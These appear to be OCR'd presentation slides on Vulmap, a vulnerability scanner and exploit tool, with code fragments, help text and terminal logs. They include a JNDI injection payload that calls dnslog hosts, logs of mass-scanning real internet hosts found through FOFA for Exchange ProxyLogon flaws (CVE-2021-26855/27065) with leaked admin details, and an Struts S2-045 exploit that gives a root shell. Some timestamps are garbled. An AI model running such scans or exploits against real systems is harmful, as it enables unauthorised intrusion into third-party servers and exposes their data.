    dns = md
    data = {
        "dataSourceName": "ldap://" + dns + "//Exploit",
        ...
    }
    data = json.dumps(data)
    try:
        request = requests.post(self.url, data=data, headers=headers)
        if dns_result(md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

md5.hyuga.co
xxx.dnslog.cn
md5.ceye.io

Development - 233



Development - Speed



Development - Gevent & Thread



pycharm - core.py

```
def scan_webapps(webapps_identify, thread_poc, thread_pool, gevent_pool, target):
    if r"weblogic" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.oracle_weblogic(target, gevent_pool)))
    if r"shiro" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache.shiro(target, gevent_pool)))
    if r"activemq" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_activemq(target, gevent_pool)))
    if r"flink" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache.flink(target, gevent_pool)))
```

Development - Gevent & Thread



pycharm - core.py


```
def scan_webapps(webapps_identify, thread_poc, thread_pool, gevent_pool, target):
    if r"weblogic" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.oracle_weblogic(target, gevent_pool)))
    if r"shiro" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache.shiro(target, gevent_pool)))
    if r"activemq" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_activemq(target, gevent_pool)))
    if r"flink" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache.flink(target, gevent_pool)))
```



pycharm - core.py

```
def apache_activemq(self, target, gevent_pool):
    poc_apache_activemq = ApacheActiveMQ(target)
    gevent_pool.append(spawn(poc_apache_activemq.cve_2015_5254_poc))
    gevent_pool.append(spawn(poc_apache_activemq.cve_2016_3088_poc))
```

Development - Gevent & Thread





Gevent Thread

yuu



Development - Gevent & Thread

gnome-terminal

```
zhzy@debian:~$ vulmap -u http://127.0.0.1:8000
[11:34:44] [INFO] Start scanning target: http://127.0.0.1:8000
[11:34:46] [INFO] Unable to identify target, Run all pocs
[11:34:49] [+] The target is Node.JS: CVE-2021-21315 [dns]
[11:34:49] [INFO] Scan completed and ended
```

gnome-terminal

```
zhzy@debian:~$ vulmap -u http://127.0.0.1:8000
[11:43:48] [INFO] Start scanning target: http://127.0.0.1:8000
[11:43:50] [INFO] Unable to identify target, Run all pocs
[11:43:61] [+] The target is Node.JS: CVE-2021-21315 [dns]
[11:43:42] [INFO] Scan completed and ended
```

Development - Gevent & Thread

3s

VS

12s




```
[11:34:44] [INFO] Start scanning target: http://127.0.0.1:8000
[11:34:46] [INFO] Unable to identify target, Run all pocs
[11:34:49] [+] The target is Node.JS: CVE-2021-21315 [dns]
[11:34:49] [INFO] Scan completed and ended
```



```
[11:43:48] [INFO] Start scanning target: http://127.0.0.1:8000
[11:43:50] [INFO] Unable to identify target, Run all pocs
[11:43:61] [+] The target is Node.JS: CVE-2021-21315 [dns]
[11:43:62] [INFO] Scan completed and ended
```

Function - Help



The screenshot shows a terminal window titled "gnome-terminal". The command "vulmap -h" is run, displaying a list of options and their descriptions. The terminal has a blue header bar with three colored window control buttons (red, yellow, green) on the left.

```
zhzy@debian:~/phpgc$ vulmap -h
-u URL, --url URL      target URL (e.g. -u "http://example.com")
-f FILE, --file FILE    select a target list file (e.g. -f "list.txt")
--fofa keyword          call fofa api to scan (e.g. --fofa "app=Apache-Shiro")
--shodan keyword        call shodan api to scan (e.g. --shodan "Shiro")
-m MODE, --mode MODE   supports poc and exp, if not specified the default poc
-a APP [APP ...]        specify webapps (e.g. -a "tomcat") allow multiple
-v VUL, --vul VUL       exploit, specify vuln number (e.g. -v CVE-2019-2729)
-t NUM, --thread NUM   number of scanning function threads, default 10 threads
--dnslog server         dnslog server (hyuga,dnslog,ceye) default automatic
--output-text file      result export txt file (e.g. "result.txt")
--output-json file       result export json file (e.g. "result.json")
--proxy-socks SOCKS    socks proxy (e.g. --proxy-socks 127.0.0.1:1080)
--proxy-http HTTP       http proxy (e.g. --proxy-http 127.0.0.1:8080)
--fofa-size SIZE        fofa query target number, default 100 (1-10000)
--user-agent UA         you can customize the user-agent headers
--delay DELAY           delay check time, default 0s
--timeout TIMEOUT       scan timeout time, default 10s
--list                  display the list of supported vulnerabilities
--debug                exp echo request and responses, poc echo vuln lists
```

Function - FOFA & Shodan



pycharm - vulmap.py

```
# 替换自己的 ceye.io 的域名和 token
globals.set_value("ceye_domain", "6eb4yw.ceye.io")
globals.set_value("ceye_token", "2490ae17xxxxxxxxx7a596438995")

# 替换自己的 http://hyuga.co 的域名和 token
# hyuga的域名和token可写可不写，如果不写则自动获得
globals.set_value("hyuga_domain", "xxxxxxxxxx")
globals.set_value("hyuga_token", "xxxxxxxxxx")

# fofa 邮箱和 key，需要手动修改为自己的
globals.set_value("fofa_email", "61xxxxxx@qq.com")
globals.set_value("fofa_key", "392e7be8xxxxxxxxxxxxx437f4013d")

# shodan key
globals.set_value("shodan_key", "ABKPT00ef2txxxxxxxxxxxxx0CYdu8ERkCl")
```

Function - FOFA & Shodan


```
zhzy@debian:~/phpggc$ vulmap --fofa "tomcat" -a tomcat
[15:29:11] [WARN] The current version is: 0.7, Version check failed
[15:29:16] [INFO] Use fofa api to search [tomcat] and start scanning
[15:29:16] [INFO] Fofa email: 61xx@qq.com
[15:29:16] [INFO] Fofa key: 392e7bexx013d
[15:29:16] [INFO] Fofa api: https://fofa.so/api/v1/search/all?email=619xx@qq.com&key=392e7bexx13d&size=100&qbase64=dG9tY2F0
[15:29:17] [INFO] Specify scan vulnerabilities for: tomcat
[15:29:20] [INFO] Current:[1] Total:[100] Scanning target: http://13xx8:8080
[15:29:21] [INFO] Current:[2] Total:[100] Scanning target: http://115xx17
[15:29:21] [+] The target is Apache Tomcat: Examples File [url: http://1xxx17/examples/servlets/servlet/SessionExample ]
[15:29:30] [INFO] Current:[3] Total:[100] Scanning target: http://19xxx84:8080
[15:29:31] [+] The target is Apache Tomcat: Examples File [url: http://19xx4:8080/examples/servlets/servlet/SessionExample ]
```

Function - FOFA & Shodan

```
gnome-terminal
zhzy@debian:~/phpggc$ vulmap --fofa "tomcat" -a tomcat --fofa-size 9999
[15:29:11] [WARN] The current version is: 0.7, Version check failed
[15:29:16] [INFO] Use fofa api to search [tomcat] and start scanning
[15:29:16] [INFO] Fofa email: 61xx@qq.com
[15:29:16] [INFO] Fofa key: 392e7bexx013d
[15:29:16] [INFO] Fofa api: https://fofa.so/api/v1/search/all?email=619xx@qq.com&key=392e7bexx13d&size=100&qbase64=dG9tY2F0
[15:29:17] [INFO] Specify scan vulnerabilities for: tomcat
[15:29:20] [INFO] Current:[1] Total:[100] Scanning target: http://13xx8:8080
[15:29:21] [INFO] Current:[2] Total:[100] Scanning target: http://115xx17
[15:29:21] [+] The target is Apache Tomcat: Examples File [url: http://1xxx17/examples/servlets/servlet/SessionExample ]
[15:29:30] [INFO] Current:[3] Total:[100] Scanning target: http://19xxx84:8080
[15:29:31] [+] The target is Apache Tomcat: Examples File [url: http://19xx4:8080/examples/servlets/servlet/SessionExample ]
```

Function - FOFA & Shodan

```
app="vmware-ESX" || app="vmware-VirtualCenter" || app="vmware-vCenter"
```



gnome-terminal
zhzy@debian:~/phpggc\$ vulmap --fofa 'app="vmware-ESX"||app="vmware-VirtualCenter"||app="vmware-vCenter"' -a tomcat



gnome-terminal
zhzy@debian:~/phpggc\$ vulmap --fofa app=vmware-ESX||app=vmware-VirtualCenter||app=vmware-vCenter -a tomcat




gnome-terminal
zhzy@debian:~/phpggc\$ vulmap --fofa "app=vmware-ESX" app=vmware-VirtualCenter app=vmware-vCenter -a tomcat

Function - FOFA & Shodan

```
app="Microsoft-Exchange-Server-2016-CU19" || app="Microsoft-Exchange-Server-2016-CU3" || app="Microsoft-Exchange-Server-2016-CU12" || app="Microsoft-Exchange-Server-2016-RTM" || app="Microsoft-Exchange-Server-2016-CU7" || app="Microsoft-Exchange-Server-2016-CU17" || app="Microsoft-Exchange-Server-2016-CU2" || app="Microsoft-Exchange-Server-2016-CU1" || app="Microsoft-Exchange-Server-2016-CU14" || app="Microsoft-Exchange-Server-2016-CU5" || app="Microsoft-Exchange-Server-2016-CU11" || app="Microsoft-Exchange-Server-2016-CU9" || app="Microsoft-Exchange-Server-2016-CU16" || app="Microsoft-Exchange-Server-2016-CU10" || app="Microsoft-Exchange-Server-2016-CU6" || app="Microsoft-Exchange-Server-2016-CU13" || app="Microsoft-Exchange-Server-2016-CU18" || app="Microsoft-Exchange-Server-2016-CU8" || app="Microsoft-Exchange-Server-2016-CU4" || app="Microsoft-Exchange-2016-POP3-server"
```

Function - FOFA & Shodan



The screenshot shows a terminal window titled "gnome-terminal". The terminal is running on a Debian system, as indicated by the prompt "zhzy@debian:~/phpggc\$". The user has run the command "vulmap --fofa-size 9999 --fofa 'app=\"Microsoft-Exchange-Server-2016-CU19\" || app=\"Microsoft-Exchange-Server-2016-CU3\" || app=\"Microsoft-Exchange-Server-2016-CU12\" || app=\"Microsoft-Exchange-Server-2016-RTM\" || app=\"Microsoft-Exchange-Server-2016-CU7\" || app=\"Microsoft-Exchange-Server-2016-CU17\" || app=\"Microsoft-Exchange-Server-2016-CU2\" || app=\"Microsoft-Exchange-Server-2016-CU1\" || app=\"Microsoft-Exchange-Server-2016-CU14\" || app=\"Microsoft-Exchange-Server-2016-CU5\" || app=\"Microsoft-Exchange-Server-2016-CU11\" || app=\"Microsoft-Exchange-Server-2016-CU9\" || app=\"Microsoft-Exchange-Server-2016-CU16\" || app=\"Microsoft-Exchange-Server-2016-CU10\" || app=\"Microsoft-Exchange-Server-2016-CU6\" || app=\"Microsoft-Exchange-Server-2016-CU13\" || app=\"Microsoft-Exchange-Server-2016-CU18\" || app=\"Microsoft-Exchange-Server-2016-CU8\" || app=\"Microsoft-Exchange-Server-2016-CU4\" || app=\"Microsoft-Exchange-2016-POP3-server\"' -a exchange". The output of the command is visible at the bottom of the terminal window.

```
zhzy@debian:~/phpggc$ vulmap --fofa-size 9999 --fofa 'app="Microsoft-Exchange-Server-2016-CU19" || app="Microsoft-Exchange-Server-2016-CU3" || app="Microsoft-Exchange-Server-2016-CU12" || app="Microsoft-Exchange-Server-2016-RTM" || app="Microsoft-Exchange-Server-2016-CU7" || app="Microsoft-Exchange-Server-2016-CU17" || app="Microsoft-Exchange-Server-2016-CU2" || app="Microsoft-Exchange-Server-2016-CU1" || app="Microsoft-Exchange-Server-2016-CU14" || app="Microsoft-Exchange-Server-2016-CU5" || app="Microsoft-Exchange-Server-2016-CU11" || app="Microsoft-Exchange-Server-2016-CU9" || app="Microsoft-Exchange-Server-2016-CU16" || app="Microsoft-Exchange-Server-2016-CU10" || app="Microsoft-Exchange-Server-2016-CU6" || app="Microsoft-Exchange-Server-2016-CU13" || app="Microsoft-Exchange-Server-2016-CU18" || app="Microsoft-Exchange-Server-2016-CU8" || app="Microsoft-Exchange-Server-2016-CU4" || app="Microsoft-Exchange-2016-POP3-server"' -a exchange
```

Function - FOFA & Shodan

```
[17:09:30] [+] The target is Microsoft Exchange: CVE-2021-27065 [file write] [email:administrator@pro-be:  
2458549850-500] [oab-id:9808f864-4377-4001-b8ec-ee2fcc1a634a] -21-4179605804-2090732528-  
[17:09:30] [WARN] Current:[6] Total:[9999] Survival check failed: http :8  
[17:09:35] [INFO] Current:[7] Total:[9999] Scanning target: http:  
[17:09:45] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
23d4aaceaa92c5a.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=ac432b6f9b0bfcb3623d4aaceaa92c5a.rbs3.hyug  
[17:10:25] [INFO] Current:[8] Total:[9999] Scanning target: http:  
[17:10:36] [WARN] Microsoft Exchange: CVE-2021-26855 check failed because timeout !!!  
[17:11:01] [INFO] Current:[9] Total:[9999] Scanning target: https:  
[17:11:48] [INFO] Current:[10] Total:[9999] Scanning target: https:  
[17:12:35] [INFO] Current:[11] Total:[9999] Scanning target: http 5  
[17:12:44] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
42d370ac3508246.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=8e3a41881d38b775d42d370ac3508246.rbs3.hyug  
[17:12:55] [+] The target is Microsoft Exchange: CVE-2021-27065 [file write] [email:administrator@yr.com.  
46474244-500] [oab-id:2e5c0be4-9ab4-412b-8e13-1b467e6f1ce6] -Backend=8e3a41881d38b775d  
[17:13:03] [INFO] Current:[12] Total:[9999] Scanning target: http 3  
[17:13:38] [INFO] Current:[13] Total:[9999] Scanning target: http:  
[17:14:23] [INFO] Current:[14] Total:[9999] Scanning target: http:  
[17:14:34] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
bae8cf2c512a53e.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=4e984848bc00fffebbae8cf2c512a53e.rbs3.hyug  
[17:14:53] [INFO] Current:[15] Total:[9999] Scanning target: http:  
[17:15:28] [INFO] Current:[16] Total:[9999] Scanning target: https:  
[17:16:04] [INFO] Current:[17] Total:[9999] Scanning target: https 9  
[17:16:50] [INFO] Current:[18] Total:[9999] Scanning target: http:  
[17:17:30] [INFO] Current:[19] Total:[9999] Scanning target: http:  
[17:17:42] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
31b4a5d9f68803d.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=0d5049259c28e4ab231b4a5d9f68803d.rbs3.hyug  
[17:18:12] [INFO] Current:[20] Total:[9999] Scanning target: http:  
[17:18:25] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
a3d0164b43f7ce2.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=a6f3a573832ade443a3d0164b43f7ce2.rbs3.hyug  
[17:18:47] [+] The target is Microsoft Exchange: CVE-2021-27065 [file write] [email:administrator@greenw  
130-4201385402-500] [oab-id:b884e072-0476-4799-b531-e1796642cb11] -Backend=0d5049259c28e4ab2  
[17:19:10] [WARN] Current:[21] Total:[9999] Survival check failed: http 15  
[17:19:22] [INFO] Current:[22] Total:[9999] Scanning target: http:  
[17:19:33] [+] The target is Microsoft Exchange: CVE-2021-26855 [ssrf] [dns] [cookie: X-AnonResource=true  
9df16a0459e4a90.rbs3.hyuga.co/ecp/default.flt?~3; X-BEResource=90e74a9ba3f7e62e39df16a0459e4a90.rbs3.hyug  
[17:20:01] [INFO] Current:[23] Total:[9999] Scanning target: http 5  
[17:20:11] [WARN] Microsoft Exchange: CVE-2021-26855 check failed because timeout !!!  
[17:20:20] [INFO] Current:[24] Total:[9999] Scanning target: http 2 -Backend=a6f3a573832ade443  
-Backend=90e74a9ba3f7e62e3  
-Backend=1-5-21-4025084748-1981652
```

Function - Exploits

```
gnome-terminal
zhzy@debian:~/phpggc$ vulmap -u http://127.0.0.1:8045/ -v s2-045
[15:38:06] [WARN] The current version is: 0.7, Version check failed
[15:38:07] [INFO] Target url: http://127.0.0.1:8045
[15:38:07] [INFO] Use exploit modules: s2-045
[15:38:07] [+] Shell >>> id
uid=0(root) gid=0(root) groups=0(root)

[15:38:08] [+] Shell >>> echo "Hello everyone"
Hello everyone

[15:39:13] [+] Shell >>>
```

Function - Proxy (socks & http)

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap -u http://127.0.0.1:8045 --proxy-socks 127.0.0.1:1080

[15:45:13] [WARN] The current version is: 0.7, Version check failed
[15:45:17] [INFO] Use custom proxy: 127.0.0.1:1080
